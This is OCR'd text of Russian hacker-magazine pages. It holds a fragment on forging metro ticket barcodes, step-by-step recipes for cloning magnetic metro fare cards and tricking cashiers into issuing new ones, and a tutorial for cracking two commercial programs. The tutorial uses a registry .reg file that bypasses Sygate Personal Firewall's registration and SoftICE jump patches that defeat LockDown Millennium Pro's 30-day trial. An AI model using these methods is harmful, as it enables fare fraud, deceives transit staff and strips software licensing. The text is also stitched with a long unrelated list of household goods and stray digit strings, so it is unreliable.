Что же такое константы? Так как 3 константы в течение дня не изменяются, мы предположили, что это дата или функция от даты. Логично? Семантика четвертой константы остается вообще загадкой. На билетах она принимает за день всего два значения - "i" и "i + 1". Поэтому-то мы и зачислили по ошибке ее в ряды констант. Но на самом деле она может быть равна чему угодно, и валидность билета от этого не теряется.

А теперь поговорим о том, что нам еще предстоит открыть. Поля не хранятся в штрих-коде в явном виде. К каждому полю в маске прибавляется по модулю 10 определенное число, которое мы назвали смещением. Именно сумма реального значения поля и смещения записывается в штрих-код. Слава Богу, что смещения не меняются в течение дня. Таким образом, 16 смещений в маске можно представить как 16 функций от даты. Осталось их найти. Может, они периодичны? А, может, просто удастся их экстраполировать? В любом случае, имея билет на какое-то число, зная его реальные характеристики, маску и значения в штрих-коде, можно без труда, с помощью операции вычитания узнать все 16 смещений на сегодня. А потом, зная эти 16 чисел, изготовить билет с любыми характеристиками, но опять же только на сегодня.

АВТОНОМНЫЙ ТУРНИКЕТ

Как при этом турникет узнает, билет какого числа ему подсунули? Нам кажется, все происходит так. Билет попадает в турникет. Турникет предполагает, что билет сегодняшний. Смотрит в то место, где сегодня должны лежать 3 константы (дата), вычитает смещение. И если полученное значение не совпало с сегодняшней датой, значит его предположение неверно, и билет не сегодняшний. Далее он предполагает, что он вчерашний и т.д., пока не наткнется на совпадение.

Загадкой всей системы осталась функция смещения от даты. Но мы думаем, что это всего лишь вопрос времени. Так что дерзайте, "лед тронулся, господа присяжные заседатели..."

Особую благодарность выражаем Анатолию Абрамовичу Шалыто, который вдохновил нас на написание статей своими зажигательными лекциями о "Switch-технологии".


ULTRA
100.5FM
Лицензия РВ№ 4794 выдана 27 ноября 2000 года МПТР

Взлом

БЕСПЛАТНОЕ МЕТРО

Hisan Grogus & Olegnet
http://www.ssoft.ru

В МЕТРО НА ХАЛЯВУ



УЯЗВИМОСТИ В ЗАЩИТЕ АБОНЕМЕНТНЫХ КАРТОЧЕК МЕТРОПОЛИТЕНА


В этой статье разговор пойдет о том, какие ошибки присутствуют в турникетах метрополитена. Будет сказано о глюках, которые могут привести к клонированию карточек, об обмене использованной карточки на новую. Почему это так? Дело в том, что производители магнитных карт не учли некоторые особенности работы валидаторов (устройств, считывающих информацию с магнитной ленты). Причем для реализации данных способов вовсе не нужно иметь какие-либо хитроумные приспособления. И это не старые методы заклеивания половины магнитной полосы скотчем, чтобы получить вдвое больше поездок. И еще. Это только информация к размышлению, а не руководство к действию. Если все это реализовать на практике, можно попасть за подделку документов. Так что обдумывай свои действия.

СОЗДАНИЕ ОТ ДВУХ ДО ЧЕТЫРЕХ ОДИНАКОВЫХ КАРТ ИЗ ОДНОЙ

1) Берется карта на N (1, 2, 5 и т.д.) поездок.
2) Вырезается магнитная полоса.
3) Полоса разрезается на 2 части вдоль (при этом получаются 2 узкие половинки). Однако, некоторые "хирурги" могут разрезать ее на 4 части.
4) Берутся 2 использованные карты любого номинала. С них сдирается магнитная полоса.
5) Каждая половинка или четвертинка (из п.3) аккуратно наклеивается на каждую из карт на то место, где была неразрезанная магнитная полоса.
6) В итоге получается 2 (или 4) 100% одинаковых рабочих карт на N поездок!




1 Разрезается новая карта на N-поездок



2 Магнитная полоса режется пополам




3 Берется использованная карта.
С нее срывается магнитная полоса






4 Одна из половинок, разрезанных прежде, приклеивается к использованной




С использованной карты срывается магнитная полоса



Далее, карта рвется пополам. К ней приклеивается скотч.



Оторванный кусок карты приклеивается к обычной карте



Результат данных превращений

ОБМЕН ИСПОЛЬЗОВАННОЙ КАРТЫ НА 10 ПОЕЗДОК НА НОВУЮ БЕСПЛАТНО


1) Берется карта на 10 поездок.
2) Проезжается 1 поездка.
3) Под данную карту подкладывается другая использованная карта, проезжается еще 8 раз, чтобы осталась 1 поездка. Вся информация, печатаемая турникетом, будет печататься не на новой, а на использованной карте.
4) Берется использованная карта, с нее срывается магнитная лента.
5) Карта рвется на 2 части поперек.
6) Половинка приклеивается скотчем так, чтобы отверстие на порванной карте было радом с рабочей картой.
7) Проезжается последняя поездка. Внизу на карте появится надпись типа: #### ...
8) Далее ты идешь к старшему кассиру и говоришь: "В чем дело? Что с картой?".
9) Она проверяет, и ДАЕТ НОВУЮ.

ДУБЛИРОВАНИЕ КАРТ НА 60 ПОЕЗДОК НА 3 ДНЯ БЕСПЛАТНО

1) Берется карта на 60 поездок.
2) Проезжается 2 раза.
3) Магнитная лента аккуратно срезается бритвой, при этом необходимо запомнить, где начало и где конец.
4) Приклеивается магнитная полоса от карты на 1 поездку.
5) Проезжается 1 раз (карта блокируется).
6) Далее ты идешь к старшему кассиру и обмениваешь эту карту на новую (тоже на 60 поездок).
7) Полоса приклеивается на использованную карту (предварительно сдирается старая полоса).
8) Полученные 60 поездок используются в течение ~3-х дней. Почему 3 дня? Дело в том, что такие карты заносятся в список ликвидированных, и когда в Центре Управления Расчетами видят, что по этой карте проходят уже 39 раз, то они заносят ее в "стоп-лист".

КОПИРОВАНИЕ КАРТ МЕТРОПОЛИТЕНА С ПОМОЩЬЮ САМОГО МЕТРОПОЛИТЕНА

1) Берется карта на 60 поездок.
2) Магнитная лента аккуратно срезается бритвой, при этом запоминается, где начало и где конец.
3) Берется использованная карта.
4) Магнитная лента аккуратно срезается бритвой.
5) Магнитная лента стирается ОЧЕНЬ СИЛЬНЫМ магнитом. Не всякий магнит в состоянии стереть информацию на магнитной ленте.
6) Берется карта без ленты.
7) Приклеиваются работоспособная и использованная ленты так, чтобы края обеих лент оказались на середине места, где была работоспособная лента.
8) Проезжается 1 раз.
9) Получаются 2 карты (т.е. 2 магнитные полосы) на 59 поездок. Дело в том, что валидатор сначала считывает информацию с ленты, потом обрабатывает ее: проверяет, не находится она в "стоп-листе", не прошел ли срок действия и т.д., и если все в порядке, уменьшает количество поездок на 1. И, наконец, ЗАПИСЫВАЕТ обработанную информацию ОБРАТНО НА КАРТУ. В данном случае он читает информацию с рабочей карты, а записывает на обе.
10) Пункты 3-8 повторяются еще столько раз, сколько нужно, при этом получаются:
4 карты на 58 поездок и т.д
8 карт на 57 поездок и т.д.
16 карт на 56 поездок и т.д.
11) Эти полосы приклеиваются на использованные карты, и в итоге получаются карты рабочие. Однако если в сумме по всем этим картам проехать 60 раз, то карта будет действительна в течение 3-х дней, и нужно будет за 3 дня истратить все оставшиеся поездки.



Карта-копировальщик

P.S. А вот что делают некоторые личности. Они приходят утром на станцию метро с большой посещаемостью, например, Сокол, Курская, Комсомольская, Савеловская, Павелецкая. Утром там находится толпа народу, стоящая в очереди и желающая приобрести билет. Некоторые люди (обычно в белых рубашечках с галстуком, нервно крутящие в руках мобильник) готовы приобрести билет за любые деньги. И вот карточники предлагают им пройти по "единому" всего за 5 рублей.
Это злые ребята! Так делать не стоит!

Александр А. Феденко (aka badman forever)
(fedenko_soft@mail.ru)

0984315097234959827340183582345809328154104350928435092845097340

CRACKING: скручиваем счетчик


Привет, читатель. Ты готов продолжить постижение азов крэкинга? Напомню, что в двух предыдущих статьях мы рассмотрели набор инструментов, жизненно необходимых каждому крэкеру. И даже взломали программу Mail Them Pro, отключив в ней вывод nag-окна с напоминанием о необходимости регистрации. Во время этого взлома мы на практике познакомились с некоторыми из этих инструментов: редактором QView, дизассемблером IDA Pro, отладчиком SoftICE и утилитой Compare2Unlimited, генерирующей текстовый крэк, содержащий различия между оригинальным файлом и взломанным.

Про то, что разработчики шароварных программ все как один взяли моду доставать своих пользователей выскакивающими nag-окнами со слезными мольбами дать им немного денег (хотя бы на опохмелку), я уже писал. Догадываясь, что ни одному мало-мальски здоровому человеку (особенно в нашем, осемененном буржуазными идеями совке) никогда не придет в голову мысль заплатить деньги за софт, которого в интернете как гуталина, разработчик пускается на хитрость. Он ставит тебя на счетчик в лучших традициях постсоветских рыночных отношений. Причем, независимо от того, одинокий ли это китаец-самоучка, живущий в подвале опиумного притона, или крупная корпорация, скромно примостившаяся на живописных ландшафтах Калифорнии. Все они, изнемогая от жажды денег, дают-таки тебе возможность поработать с их программами на халяву. Но счетчик запущен. И вот он пошел отсчитывать дни, оставшиеся до того момента, когда халява кончится. Их излюбленный метод - 30 дней так называемого trial-периода. Бывают и вариации: ограничение на количество запусков, на число хранимых записей и т.д. Суть в том, что разработчики уверены - после того, как лимит бесплатной работы будет исчерпан, пользователь, восхищенный возможностями программы, обязательно решит приобрести ее. Только вот для 90% шароварного софта все происходит наоборот. Пользователи за время испытательного периода успевают убедиться, что им и даром не нужен этот байтовый хлам. Но остается 10% программ, которые действительно оказываются востребованными. И тут уж, либо отдай деньги, сколоченные на сдаче пустых бутылок, либо ищи варианты. Если ты помнишь, мы свой выбор уже сделали - сломать программу самому. Итак, приступаем.

ОПЕРИРУЕМ SYGATE PERSONAL FIREWALL

Сегодня у нас на операционном столе Sygate Personal Firewall Pro 5.0 (www.sygate.com). Это персональный брандмауэр с отличными возможностями настройки фильтров (подробный обзор этого и других современных файрволов читай в статье «Файрволы на любой вкус»). При каждом запуске программа выводит окно с формой регистрации. Нажав кнопку Try Now можно продолжить работу без регистрации. Естественно, необходимость нажимать ее каждый раз доставляет определенные неудобства. Но, кроме того, по истечении 30 дней эта кнопка перестанет быть доступной. И остается либо зарегистрировать программу, либо прекратить ее использовать. Наша задача - продлить жизнь пациенту, т.е. избавиться от тридцатидневного ограничения и убрать выскакивающее при запуске регистрационное окно.





Registry Monitor снифает обращения в реестр

Следующая жертва - LockDown

Прежде чем приступать к взлому и хвататься за отладчик, нужно понять принцип работы защиты, разгадать, где ее слабые места, и какой инструмент тебе понадобится, чтобы вскрыть их. Очевидно, если программа имеет ограниченный период работы, то она где-то хранит дату своей инсталляции или дату, когда бесплатное использование станет невозможным. Самым распространенным местом хранения подобной информации стал системный реестр. Что ж, давай отследим, к каким ключам обращается Sygate Personal Firewall Pro при запуске. Для этого я воспользовался утилитой Registry Monitor. Чтобы получить отчет только о деятельности взламываемой программы (куда обращаются все остальные, нас не интересует), в меню Edit выбираем пункт Filter/Highlight, в поле Include вводим SMC (главный исполняемый файл нашего файрвола называется SMC.EXE) и нажимаем кнопку Apply. Теперь обращения остальных процессов к реестру не будут засорять лог работы программы Registry Monitor. Запускаем брандмауэр Sygate. После появления окна регистрации сразу же завершаем приложение, либо в Registry Monitor отключаем дальнейшее отслеживание обращений (пункт Capture Events в меню Edit). А теперь смотрим на наш улов в поисках ценной информации. А найти что-то нужное в этой куче непросто. Но, тем не менее, меня заинтересовало обращение к параметру BypassPromptReg (можно перевести как «пропускать приглашение к регистрации») в разделе HKEY_LOCAL_MACHINE \ SOFTWARE \ Sygate Technologies, Inc. \ Sygate Personal Firewall. Тем более что такой параметр найден не был. После двойного щелчка мышкой по соответствующей строчке в отчете, Registry Monitor запускает стандартную программу редактирования реестра (RegEdit) и автоматически открывает нужный раздел. Затем я создал параметр BypassPromptReg типа DWORD и присвоил ему значение 1, что соответствует значению Истина для логических переменных. Закрываем RegEdit и Registry Monitor, заново запускаем Sygate Personal Firewall Pro и видим его рабочее окно без всяких намеков на необходимость регистрации. Надеюсь, ты заранее приготовил пиво, чтобы обмыть победу. Иначе придется бежать в ближайший магазин.

Честно говоря, я и сам не ожидал, что все так просто получится. Зато мы снова убедились, как важно заранее понять, насколько это возможно, суть исследуемой защиты, выбрать нужный инструмент и суметь правильно его применить. Ведь нам удалось не только взломать программу за пару минут, но и сделать это, не прибегая к помощи отладчиков и дизассемблеров. И даже не меняя код самой программы, а лишь добавив один параметр в реестр.

Создаем reg-файл, которым сможет воспользоваться любой желающий, чтобы зарегистрировать Sygate Personal Firewall Pro 5.0. Вот как он выглядит:

REGEDIT4

```
[HKEY_LOCAL_MACHINE\Software\Sygate Technologies, Inc.\Sygate Personal Firewall]
«BypassPromptReg»=dword:00000001
```

Ха, жить табличке осталось недолго

ПАЦИЕНТ 2. LOCKDOWN MILLENNIUM PRO

Что ж, раз все оказалось слишком просто, давай попробуем взломать что-нибудь посложнее. Это будет пакет LockDown Millennium Pro 1.1.0 (www.lockdowncorp.com), состоящий из нескольких программ, призванных обеспечивать безопасность твоего компьютера. Лично у меня возникают огромные сомнения в надежности и полезности входящих в него утилит. Но вполне возможно, что и у него найдутся свои пользователи. Нас же он интересует исключительно с точки зрения содержащейся в нем защиты от тех, кто не желает платить за него денежку. Как и в предыдущей программе, в нем имеется ограничение - 30 дней бесплатного использования. Главное меню всего пакета (файл LDProMenu.EXE) в строке заголовка своего окна сообщает о количестве оставшихся дней. Если срок вышел - об этом говорит фраза «DEMO EXPIRED» - все входящие в состав пакета программы становятся недоступными для запуска.

РАСПАКОВКА EXE И ПОИСК МЕСТА ПО ОПРЕДЕЛЕНИЮ ДАТЫ

Но ближе к делу, точнее, к телу нашего пациента. Приступим к операции. Сразу скажу, что Registry Monitor на этот раз ничем не помог, и мы воспользуемся отладчиком. Но перед этим нам предстоит совершить еще несколько действий. Дело в том, что все исполняемые файлы, входящие в состав LockDown Millennium Pro, запакованы. Выяснить это можно, прибегнув к помощи утилиты PE iDentifier. Она сообщила, что использован упаковщик ASPack 2.11c. Для распаковки я применил утилиту AspackDie 1.2. Размер файла LDProMenu.EXE до и после распаковки составил 232448 и 815104 байта соответственно. А сейчас начинаем отладку. До этого лучше завершить все текущие приложения, так как точки останова (брейкпоинты) срабатывают во всех процессах. Если программа имеет ограниченное время действия, значит, при запуске она проверяет текущую дату. Функция GetLocalTime из Kernel32 возвращает текущие дату и время. Переключаемся в рабочее окно SoftICE (комбинация [Ctrl][D]) и ставим брейк. Надеюсь, ты уже понимаешь, что для установки точки останова нужно ввести команду BPX GetLocalTime. Продолжаем работу. Запускаем LDProMenu.EXE или ярлык Launch Main Menu в папке LockDown Millennium Pro. Если брейк сработает до запуска программы - просто нажми [F5] для продолжения. После запуска остается лишь выяснить, какая из точек останова - именно та, которую мы ищем. В правом нижнем углу окна SoftICE указан текущий процесс. Если это не LDProMenu - продолжаем выполнение. Иначе, необходимо узнать - из какого модуля была вызвана функция GetLocalTime. В верхней части самого нижнего рабочего окна SoftICE (того, в котором вводятся команды) указано, какой модуль сейчас отлаживается. Когда срабатывает точка останова, мы попадаем в модуль Kernel32, ведь в нем и находится функция GetLocalTime. Нажимаем клавишу [F12], чтобы закончить выполнение функции и вернуться к тому месту, откуда она была вызвана.


CRACKING: СКРУЧИВАЕМ СЧЕТЧИК

Александр А. Феденко (fedenko_soft@mail.ru)

0984315097234959827340183582345809328154104350928435092845097

0984315097

0984315097234959827340183582345809328154104350928435092845097



PEiDentifier - чекалка запакованных EXE файлов

Теперь смотрим, в каком модуле мы оказались. Если это не LDProMenu - жмем [F5] для продолжения работы.

ПОБЕДА! ЗАМЕНА УСЛОВНОГО ПЕРЕХОДА НА БЕЗУСЛОВНЫЙ

Необходимо проделывать вышеописанные действия (проверять брейкпоинты) до тех пор, пока текущим процессом не окажется LDProMenu, и вызов функции GetLocalTime не будет произведен из модуля LDProMenu. Если ты достиг этого, следуя моим рекомендациям, то сейчас находишься в процедуре, из которой был произведен вызов функции GetLocalTime, на инструкции, следующей за этим вызовом. Скорее всего, данная процедура является библиотечной функцией языка Delphi (именно на нем написана программа LockDown Millennium Pro). Поэтому возвращаемся еще на один вызов вверх (опять [F12]). Смотрим на окно кода. Несколько команд для восстановления регистров из стека и команда возвращения - RET. Мы в конце какой-то процедуры, поэтому просто жмем [F12]. На этот раз мы оказались в очень интересном месте. Вот какие команды я увидел:

```
004694DC    CALL  00466ED8
004694E1    TEST  AL, AL
004694E3    JNZ   004695C0
004694E9    CALL  004667A8
004694EE    DEC   EAX
004694EF    JGE   00469523
```

Текущей является инструкция по адресу 004694EE, т.е. мы только что вернулись из вызова функции по адресу 004667A8. А далее идет уменьшение регистра EAX на единицу и, если он остался равен или больше нуля - переход по адресу 00469523. У меня его значение оказалось отрицательным, т.е. условный переход не должен был сработать. Поэтому, прежде чем выполнить инструкцию JGE, я скинул флаг S в регистре флагов (команда R FL=-S), и переход был выполнен. Все дальнейшие брейки я пропускал. Можно было просто удалить точку останова (команда BC 0) или временно отключить ее (команда BD 0). После продолжения выполнения LockDown Millennium Pro сообщил, что количество оставшихся дней демонстрационной работы меньше нуля (т.е. отрицательное), но он готов выполнять все действия, не видя в этом никаких противоречий. Т.е. в регистре EAX после выполнения функции по адресу 004667A8 содержится как раз количество оставшихся дней. Все, что нужно - исправить условный переход по адресу 004694EF на безусловный. Но я не зря привел в листинге еще и три инструкции, предшествующие вызову по адресу 004694E9. Там находится еще один вызов некой функции, и в зависимости от результатов ее выполнения, весь этот участок кода может вовсе не выполняться, а обходиться стороной. Заменив условный переход по адресу 004694E3 на безусловный, я получил следующий результат: программа не только стала работать после окончания 30 дней, но и перестала напоминать об их отсчете и необходимости регистрироваться. Очередная победа. Пиво, надеюсь, ты в прошлый раз не все допил. Так что сделай ритуальный глоток. О том, как найти нужное место в исполняемом файле и внести изменения, я рассказывал в предыдущей статье. Поэтому постарайся сделать это сам.

СОЗДАЕМ КРЭК ФАЙЛ

Но это еще не все. Ты ведь помнишь, что LockDown Millennium Pro состоит из нескольких исполняемых файлов. Оказалось, защита содержится в каждом из них. Впрочем, это не проблема, так как она во всех одинакова. Алгоритм взлома - такой же, как для LDProMenu. Главное - не забыть распаковать остальные файлы прежде, чем приступать к операции. После всей работы создавай крэк файл. То, что получилось у меня, можно скачать по адресу http://www.xakep.ru.

Итог. Сегодня мы взломали две программы, потратив на это минимум времени и усилий. Мы научились ломать защиты, основанные на ограниченном сроке работы (trial-периоде), и вскрывать запакованные исполняемые файлы. Освоили новый инструментарий: Registry Monitor, PE iDentifier и распаковщики. Выяснили, насколько важно определять самое слабое место в защите, чтобы нанести единственный решающий удар. А следующая статья будет посвящена регистрационным номерам. Ты узнаешь, как самому получить рабочий серийник и даже как написать генератор номеров. Успехов.

098431509723495982734018358 2345

Пиво светлое
Дрель электрическая
Стиральная машина
Зубная паста
Прокладки на каждый день
Велосипед детский трехколесный
Газовый баллон бытовой
Шприц одноразовый
Салфетки гигиенические
Средство от простуды
Детский конструктор
Стиральный порошок
Средство от насекомых
Освежитель воздуха
Палатка туристическая
Ботинки мужские
Щенки таксы
Проточный водонагреватель
Ваза бронзовая
Домашний спортивный комплекс
Радиотелефон
Наполнитель для кошачьих туалетов
Раковина
Душевая кабина
Звонок дверной
Сейф металлический
Кондиционер для белья
Очиститель воздуха
Ванна гидромассажная
Муфта женская
Постельное белье
Аквариум
Дезодорант
Коляска инвалидная
Кофемолка электрическая
Столовый набор
Вино
Карты игральные
Игрушка мягкая
Элемент питания
Газонокосилка
Видеокассета чистая
Тальк
Губная помада
Лак для ногтей
Нож для овощей
Акваланг
Средство от потливости ног
Спички
Ковер
Активированный уголь
Гладиолус в горшке
Плащ женский
Лак для ногтей
Табак трубочный
Зажигалки
Импортные сигареты
Видеомагнитофон
Телевизор
Туалетная вода
Вентилятор
Унитаз
Губка для мытья машины
Водка
Бумажник
Холодильник
Посудомоечная машина
Сифон
Ароматизатор
Фильтр для очистки воды
Когтеточка
Клетка для грызунов
Биопесок для птиц
Лосьон для загара
Корзина для мусора
Ведро малое
Свисток милицейский
Шлем мотоциклетный
Мотоцикл
Писчая бумага
Скрепки канцелярские
Рюкзак школьный
Пенал
Расческа
Шампунь от перхоти
Гель для волос
Гель для удаления волос
Фляга
Стакан граненый
Хлебопечка
Миксер
Блендер
Яйцеварка электрическая
Микроволновая печь
Газовая плита
Варочная панель
Зубная щетка
Зубочистки
Свечи ароматизированные
Телефонная карта
Гусятница чугунная
Презервативы
Незамерзающая жидкость
Бензин для зажигалок
Полотенце махровое
Халат мужской
Аккумулятор
Розетка электрическая
Шланг резиновый
Набор постельного белья
Подвеска для унитаза
Пятновыводитель
Маркер
Лимонная кислота

Пылесос
Мешки для пылесоса
Оливки без косточек
Монитор
Принтер
Набор одноразовой посуды
Сканер
Домашний компьютер
Вытяжка
Гвозди хозяйственные
Рубашка хлопчатобумажная
Книжка-раскраска для самых маленьких
Соска
Банка для сыпучих продуктов
Весы напольные
Набор для консервирования
Бивень мамонта
Клей обойный
Боты
Машинка для стрижки волос
Средство для очистки сливных труб
Бачок для унитаза
Соль для посудомоечных машин
Ершик посудный
Полочка для компакт-дисков
Пакетный ламинатор
Уничтожитель бумаг
Ноутбук
Источник бесперебойного питания
Диктофон микрокассетный
Фотоаппарат
Универсальный пульт дистанционного управления
Минидисковая дека
Икра кабачковая
Чехол для рояля
Рояль
Букет свадебный
Кольцо обручальное
Разводной ключ
Фен
Плойка
Обогреватель масляный
Студийный ламповый микрофон
Фильтры трубочные
Термометр
Грелка
Открывалка
Пакет
Теннисная ракетка
Футбольный мяч
Бейсбольная бита
Шарик для игры
Синтезатор
Кружка
Свисток милицейский
Будка собачья
Расческа
Обои в ассортименте
Судак заливной
Мороженое фисташковое
Погремушка
Подставка для яиц
Контейнер для белья
Набор прищепок
Аудиоцентр
Автомобильная магнитола
Спицы вязальные
Радионаушники
Швейная машина
Миксер
Блендер
Кухонный комбайн
Чайник электрический
Эпилятор
Мясорубка
Котел
Пароварка
Соковыжималка
Фритюрница
Поддон
Сковорода с тефлоновым покрытием
Затычка для ванны
Жидкость для розжига костров
Уголь древесный
Духовой шкаф
Чулки
Счетчик купюр
Папка
Блокнот
Калькулятор
Кассовый аппарат
Устройство дактилоскопического доступа в помещение
Электронная записная книжка
Мобильный телефон
Автоответчик
Телефонная гарнитура
Факсимильный аппарат
Кофеварка
Турка медная
Считыватель магнитных карт
Домофон
Видеокамера

Переговорное устройство
Дверной замок
Видеопроектор
Детектор валют
Плазменная панель
Слайд-проектор
Чехол для зажигалки
Сумка хозяйственная
Стул компьютерный
Кресло офисное
Шайба хоккейная
Стул с подлокотником
Набор рюмок для красного вина
Трость
Шляпа мужская
Бейсболка
Кепка
Воздухоочиститель
Средство для выведения пятен
Лампа дневного света
Средство для чистки изделий из нержавеющей стали
Камин
Текила
Набор игл
Электромассажер
Туфли женские
Ветровка
Решетка для мангала
Нарды
Кости игральные
Пакеты для мусора
Средство для ухода за шерстью
Прикормка для ловли карпа
Крем для обуви
Стол для пикника складной
Зонт
Качающийся разбрызгиватель
Пена для ванны
Крючки рыболовные
Скребок
Огнетушитель автомобильный
Винтовка мелкокалиберная
Тележка
Козлы для пиления складные
Ящик велосипедный
Мегафон
Свисток для чайника
Бриллиантовое колье
Ошейник
Контейнер для продуктов
Солонка
Перечница
Хлебница
Рация
Половник
Пресс для чеснока
Пробка для бутылок
Шумовка
Картофелерезка
Чайник заварочный
Соусник
Супница
Щипцы сервировочные
Лопатка узкая
Лопатка широкая с прорезями
Лопатка саперная
Подгузники
Пеленки
Коврик для мыши
Футболка
Роликовые коньки
Защитная маска вратаря
Дырокол
Конверты
Линейка
Глобус
Лоток для бумаг
Точилка
Штемпельная краска
Визитница
Ножницы
Альбом
Дневник
Набор обложек для книг
Полироль
Скрипка
Гитара акустическая
Смычок
Канифоль
Венчик
Медвежья шкура
Рога
Насос велосипедный
Пластырь
Бумага туалетная
Экстракт валерианы
Приманка для тараканов
Противомоскитная сетка
Бассейн надувной
Спасательный жилет
Яхта
Щипчики для колки сахара
Стружка ольховая
Пейджер
Почтовые марки
Голень цыплят

Носки шерстяные
Стельки
Велотренажер
Гиря
Штанга
Серп
Молот
Лезвия бритвенные
Перчатки мужские
Перчатки женские
Очки
Контактные линзы
Шапочка для купания
Краска для волос
Седло спортивное
Набор стопок
Шторы
Кружка керамическая
Набор кактусов
Салфетка для автомобиля
Набор для мытья машины
Губка
Тапочки домашние
Зонт пляжный
Топчан
Спасательный круг
Трусы мужские
Скальпель хирургический
Груша боксерская
Кактус
Пылесборник бумажный
Семена дыни
Пена для бритья
Кормушка для птиц
Рассекатель огня
Шампуры
Веник
Совок
Упаковочная бумага
Сервиз
Тарелка для хлеба
Салатница
Мешок для обуви
Тоник
Средство для увеличения мышечной массы
Набор крышек для банок
Отвертка
Фартук
Серьги золотые
Гранатовый браслет
Бериллова диадема
Нитки
Леска
Удилище большое
Качели детские
Пипетка
Банки медицинские
Спирт
Сухой спирт
Средство для ухода за шерстью
Носовой платок
Дневник
Дырокол
Венок
Клещи
Паяльник
Прибор для выжигания
Пиявки
Улитки
Пудель
Норка
Шуба зимняя
